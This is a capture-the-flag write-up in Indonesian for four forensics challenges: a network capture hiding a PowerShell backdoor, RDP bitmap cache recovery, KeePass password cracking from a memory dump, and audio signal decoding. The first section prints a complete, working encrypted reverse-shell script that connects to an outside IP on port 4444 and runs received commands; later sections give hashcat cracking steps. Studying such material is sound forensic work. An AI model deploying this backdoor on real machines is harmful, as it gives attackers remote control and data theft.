CBD CTF Qualifier 2025

By warsom77

Stolen Data

Author: bl33dz

Deskripsi

During routine monitoring, unusual network activity was observed. A capture of the traffic was saved for analysis to determine what data may have been exfiltrated.

Analisis

1. Identifikasi Protocol

Saat membuka `network-log.pcapng` dengan Wireshark, terlihat beberapa protokol aktif, di antaranya **HTTP** dan **TCP**. Fokus awal diarahkan pada HTTP karena sering digunakan sebagai jalur penyelundupan data.

2. Analisis HTTP Traffic

Pada protokol HTTP ditemukan beberapa *Content-Type*. Yang menonjol ada dua yang berbeda dari biasanya:

- `video/mp4`
- `application/octet-stream`

File dengan `video/mp4` diekstrak terlebih dahulu, namun setelah dianalisis ternyata tidak berisi data penting. Fokus kemudian diarahkan ke `application/octet-stream`.

3. Payload HTTP Stream

Pada salah satu HTTP Stream dengan `application/octet-stream` ditemukan sebuah kode PowerShell mencurigakan. Script ini berfungsi sebagai *backdoor* yang membuka koneksi **TCP ke server 117.53.47.247 pada port 4444**. Script menggunakan AES-CBC untuk mengenkripsi dan mendekripsi perintah, serta HMAC-SHA256 untuk validasi integritas.

```
$server = "117.53.47.247"
$port = 4444
$sharedHex =
"9f4c8b2e6a7f1d3b9ab2c4d5e6f70812a1b2c3d4e5f60718293a4b5c6d7e8f90"

function HexToBytes {
```

```
    param([string]$hex)
    if ($hex.Length % 2 -ne 0) { throw "Hex string length must be even" }
    $count = $hex.Length / 2
    $bytes = New-Object byte[] $count
    for ($i = 0; $i -lt $count; $i++) {
        $bytes[$i] = [Convert]::ToByte($hex.Substring($i*2,2), 16)
    }
    return $bytes
}

$secret = HexToBytes $sharedHex
$aesKey = $secret[0..15]
$hmacKey = $secret[16..($secret.Length - 1)]

function Encrypt-Message {
    param([string]$plaintext)
    $plainBytes = [System.Text.Encoding]::UTF8.GetBytes($plaintext)
    $block = 16
    $pad = $block - ($plainBytes.Length % $block)
    if ($pad -eq 0) { $pad = $block }
    $padded = New-Object byte[] ($plainBytes.Length + $pad)
    [Array]::Copy($plainBytes, 0, $padded, 0, $plainBytes.Length)
    for ($i = $plainBytes.Length; $i -lt $padded.Length; $i++) {
$padded[$i] = [byte]$pad }
    $iv = New-Object byte[] 16
    $rng = New-Object System.Security.Cryptography.RNGCryptoServiceProvider
    $rng.GetBytes($iv)
    $rng.Dispose()
    $aes = New-Object System.Security.Cryptography.AesManaged
    $aes.Mode = [System.Security.Cryptography.CipherMode]::CBC
    $aes.Padding = [System.Security.Cryptography.PaddingMode]::None
    $aes.Key = [byte[]]$aesKey
    $aes.IV = [byte[]]$iv
    $encryptor = $aes.CreateEncryptor()
    $ct = $encryptor.TransformFinalBlock($padded, 0, $padded.Length)
    $encryptor.Dispose()
    $aes.Dispose()
    $hmac =
[System.Security.Cryptography.HMACSHA256]::new([byte[]]$hmacKey)
    $mac = $hmac.ComputeHash( ($iv + $ct) )
    $hmac.Dispose()
    $blob = ($iv + $ct + $mac)
    return [System.Convert]::ToBase64String($blob)
```

```
}

function Decrypt-Message {
    param([string]$b64)
    $blob = [System.Convert]::FromBase64String($b64)
    $iv = $blob[0..15]
    $tag = $blob[($blob.Length - 32)..($blob.Length - 1)]
    $ct = $blob[16..($blob.Length - 33)]
    $hmac =
[System.Security.Cryptography.HMACSHA256]::new([byte[]]$hmacKey)
    $calc = $hmac.ComputeHash( ($iv + $ct) )
    $hmac.Dispose()
    if ([System.Convert]::ToBase64String($calc) -ne
[System.Convert]::ToBase64String($tag)) { throw "HMAC failed" }
    $aes = New-Object System.Security.Cryptography.AesManaged
    $aes.Mode = [System.Security.Cryptography.CipherMode]::CBC
    $aes.Padding = [System.Security.Cryptography.PaddingMode]::None
    $aes.Key = [byte[]]$aesKey
    $aes.IV = [byte[]]$iv
    $decryptor = $aes.CreateDecryptor()
    $padded = $decryptor.TransformFinalBlock($ct, 0, $ct.Length)
    $decryptor.Dispose()
    $aes.Dispose()
    $padLen = $padded[$padded.Length - 1]
    $plainLen = $padded.Length - $padLen
    if ($plainLen -le 0) { return "" }
    $plain = New-Object byte[] $plainLen
    [Array]::Copy($padded, 0, $plain, 0, $plainLen)
    return [System.Text.Encoding]::UTF8.GetString($plain)
}

try {
    $client = New-Object System.Net.Sockets.TcpClient($server, $port)
    $stream = $client.GetStream()
    $writer = New-Object System.IO.StreamWriter($stream)
    $reader = New-Object System.IO.StreamReader($stream)
    $writer.AutoFlush = $true
    while ($true) {
        $line = $reader.ReadLine()
        if ([string]::IsNullOrEmpty($line)) {
            break
        }
        try { $cmd = Decrypt-Message $line } catch { continue }
```


```
        if ($cmd -eq "exit" -or $cmd -eq "quit") { break }
        try { $out = Invoke-Expression $cmd | Out-String } catch { $out =
"Error: $($_.Exception.Message)" }
        if ($out -eq "") { $out = "<no output>" }
        $enc = Encrypt-Message $out
        $writer.WriteLine($enc)
    }
    $writer.Close()
    $reader.Close()
    $client.Close()
} catch {}
```

4. Analisis Traffic ke Port 4444

Selanjutnya dilakukan filter pada Wireshark dengan rule:

```
tcp.port == 4444
```

Kemudian *follow TCP stream* untuk melihat isi komunikasi. Terlihat beberapa string terenkripsi dalam format Base64.



5. Dekripsi Komunikasi

Menggunakan fungsi `Decrypt-Message` dari script PowerShell yang ditemukan, payload Base64 berhasil didekripsi menjadi percakapan interaktif antara attacker dan korban.

Hasil dekripsi:

```
1: dir
2: Directory: C:\Users\orion\Downloads
Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----         8/13/2025   8:44 AM                WiresharkPortable64
-a----         8/13/2025   9:32 AM             16 notes.txt
-a----         8/13/2025   9:34 AM        1250856 npcap-1.83.exe
-a----         8/13/2025   9:53 AM          29184 updater.exe
-a----         8/13/2025   8:41 AM       64483024 WiresharkPortable64_latest.paf.exe
3: type notes.txt
4: Nothing's there?
5: cd ..\Documents
6: <no output>
7: dor
8: Error: The term 'dor' is not recognized as the name of a cmdlet, function, script file, or operable program. Check the spelling of the name, or if a path was included, verify that the path is correct and try again.
9: dir
10: Directory: C:\Users\orion\Documents
Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         8/13/2025   9:35 AM             40 flag.txt
11: type flag.txt
12: CBD{bz_c2_with_encrypted_traffic_d34da5}
```

6. Hasil

Attacker mencoba menjelajah direktori korban, membaca file teks, hingga akhirnya menemukan file `flag.txt` di `C:\Users\orion\Documents`. Isi file tersebut adalah flag.

Flag

`CBD{bz_c2_with_encrypted_traffic_d34da5}`

Hidden Sight

Author: Rin4th

Deskripsi

Blue Team caught two suspicious files. Help blue team to find out what's actually in that file. The team said that the file related with cache.

Password: fd9fbac804de39ba121c41173923a86f1702f1c290294f3abc2d2544bc9d93ef

Analisis

1. Ekstrak File Arsip

Diberikan file `hidden.zip` yang dapat dibuka dengan password:

`fd9fbac804de39ba121c41173923a86f1702f1c290294f3abc2d2544bc9d93ef`

Setelah diekstrak, terdapat dua file:

- `btr.jpg`
- `bcache24.bmc`

2. Identifikasi Petunjuk

Soal mirip dengan teknik *RDP Bitmap Cache Forensics* (artikel referensi). Biasanya diperlukan file `Cache0000.bin` untuk rekonstruksi cache. Karena tidak diberikan langsung, kemungkinan file ini disembunyikan dalam `btr.jpg`.

3. Analisis `btr.jpg`

Langkah pertama adalah mencari petunjuk dalam file `btr.jpg`. Jalankan perintah:

```
strings btr.jpg | grep Cache
```

Output memperlihatkan adanya string `Cache0000.bin`. Ini menjadi indikasi kuat bahwa file bin disisipkan ke dalam gambar. Jadi `btr.jpg` bukan hanya file gambar biasa, melainkan digunakan sebagai carrier (*steganography* atau file carving).

4. Ekstraksi File Tersembunyi

Untuk mengeluarkan data tersembunyi dari `btr.jpg`, gunakan tool **foremost** (alat file carving):

```
foremost -i btr.jpg -o output_dir
```

- `-i` = input file (`btr.jpg`)
- `-o` = output directory (`output_dir`)

Setelah proses selesai, di dalam `output_dir` akan muncul beberapa subfolder. Di dalam folder hasil carving, ditemukan file `Cache0000.bin` yang sebelumnya tidak ada.

5. Rekonstruksi Cache dengan bmc-tools

Setelah `Cache0000.bin` berhasil didapat, gunakan tool **bmc-tools** untuk membangun ulang *bitmap cache*. Jalankan perintah berikut:


```
python3 bmc-tools.py -s Cache0000.bin -d . -b
```

- `-s Cache0000.bin` → menentukan sumber cache file yang akan diproses
- `-d .` → direktori output (disimpan di folder saat ini)
- `-b` → membuat file *collage* bitmap yang menyatukan semua cache menjadi satu gambar utuh

Hasil dari perintah ini adalah file baru bernama:

`Cache0000.bin_collage.bmp`

File ini berisi hasil rekonstruksi tampilan layar dari sesi RDP yang pernah dilakukan, sehingga bisa terlihat data sensitif (misalnya password, dokumen, atau flag).



6. Hasil

Buka file `Cache0000.bin_collage.bmp` dan flag terlihat jelas di dalam gambar.

Flag

`CBD{1_d0nT_wH4t_I_44mm_do1nGg_19Nik1j4}`

LockSpill

Author: Rin4th

Deskripsi

A sudden system crash at company left behind a password vault and a memory dump captured at the exact moment of failure. Rumors say the vault holds fragments of a secret project, Company denies everything, but whispers from inside suggest the truth is hidden somewhere.

Link: Google Drive
Password: 281c1f564590c107b96dcfdb9da7b91d053e07bfdf10890781a6401dd221b60b

Analisis

1. Ekstrak Arsip

File yang diberikan adalah `lockspill.7z`. Setelah diekstrak menggunakan password di atas, didapatkan dua file penting:

- `dump.dmp` (memory dump)
- `lock.kdbx` (KeePass database)

Soal ini mirip dengan challenge **Bunker** dari TUCTF 2024 (referensi write-up).

2. Ekstrak Informasi dari Memory Dump

Gunakan tool **keepass-dump-extractor** (GitHub link) untuk mengekstrak informasi kunci dari memory dump:

```
python3 keepass_dump_extractor.py dump.dmp -o dump-info.txt
```

File `dump-info.txt` berisi artefak yang dapat digunakan untuk proses cracking password database KeePass.

3. Konversi Database KeePass ke Hash

Gunakan `keepass2john` untuk mengonversi file `lock.kdbx` menjadi hash format John/Hashcat:

```
keepass2john lock.kdbx > lock.hash
```

4. Cracking Password Database

Password database dicari dengan memanfaatkan kombinasi hash file (`lock.hash`) dan informasi memory dump (`dump-info.txt`) menggunakan **hashcat**. Format mode untuk KeePass 2.x adalah `13400`.

```
hashcat -m 13400 --username lock.hash dump-info.txt
```

Setelah proses selesai, tambahkan opsi `--show` untuk menampilkan hasil:

```
hashcat -m 13400 --username lock.hash dump-info.txt --show
```

Password berhasil ditemukan:

```
cyber_br3ak_d3v_2025!
```

5. Membuka Database KeePass

Gunakan **KeePassXC** untuk membuka `lock.kdbx` dengan password `cyber_br3ak_d3v_2025!`.

Setelah terbuka, terdapat banyak entry (title). Salah satunya bernama **FI@ggs?**, namun setelah dibuka ternyata hanya berisi flag palsu.

6. Petunjuk di Notes

Pada entry **Ops Intel // Project Helix**, terdapat notes dengan isi:

```
wise man said, history is the foundation of a bright future,
and something you throw to trash is something precious for
someone else
```

Petunjuk ini mengarah bahwa **flag tersembunyi di bagian history dan recycle bin database KeePass**.

7. Menemukan Potongan Flag

Pada **history** dari entry *Ops Intel // Project Helix*, ditemukan:

- `Part 1 58: 2PaEBnQJx9Z56XrvhRCTE1tcbSX1VCLe`

Pada **Recycle Bin**, entry *R&D Scrap // Archive* berisi:

- `Part 2 58: B3eXWB4yupKPYUde1VhvrBDsq91jRY2tt`

Keduanya adalah string encoded dengan **Base58**.

8. Decode Potongan Flag

decode dengan Base58

Part 1: `echo "2PaEBnQJx9Z56XrvhRCTE1tcbSX1VCLe" | base58 -d`

Hasil decode: CBD{wh4t_15_Th1s_V4uLt_

Part 2: `echo "B3eXWB4yupKPYUde1VhvrBDsq91jRY2tt" | base58 -d`

Hasil decode: n1j1k4a_k3ePpass_8h17d1}

Flag

`CBD{wh4t_15_Th1s_V4uLt_n1j1k4a_k3ePpass_8h17d1}`

Can You Hear It?

Author: Cyrus

Deskripsi

A single burst in the noise, can you hear it?

Analisis

1. Identifikasi File

File yang diberikan bernama `chall`. Pertama kita cek jenis filenya dengan command `file`:

```
file chall
```

Output:

```
chall: RIFF (little-endian) data, WAVE audio, mono 48000 Hz
```

Artinya file ini adalah audio **WAV**, mono, dengan sample rate 48000 Hz.

2. Referensi Metode

Challenge ini mirip dengan challenge **void** dari zh3r0 CTF 2020 (write-up). Dari sana diketahui bahwa data tersembunyi kemungkinan berupa sinyal **AFSK1200** yang biasa digunakan untuk protokol radio (*packet radio / APRS*).

(Masalahnya, referensi ini baru ketemu **setelah timer kompetisi habis**. Jadi tahu caranya pas udah nggak bisa submit lagi—kayak nemu contekan ujian pas dosennya udah keluar kelas. Wkwkwk 🤦‍♂️)

3. Konversi Format Audio

Agar bisa dibaca oleh *decoder*, file perlu dikonversi menggunakan **sox**. Jalankan perintah berikut:

```
sox -t wav chall -esigned-integer -b16 -r 22050 -t raw output.raw
```

Penjelasan opsi:

- `-t wav chall` → input berupa file WAV.
- `-esigned-integer -b16` → output dalam format 16-bit signed integer.
- `-r 22050` → ubah sample rate menjadi 22050 Hz.
- `-t raw output.raw` → simpan hasil dalam file raw PCM.

4. Dekode Sinyal AFSK1200

Gunakan **multimon-ng** untuk mendekode data dalam format *AFSK1200*:

```
multimon-ng -t raw -a AFSK1200 output.raw
```

Tool ini akan menampilkan data hasil decode langsung di terminal.

Flag

`CBD{tr4nsm1ss10n_c4rr13r_n01se_c2m96e}`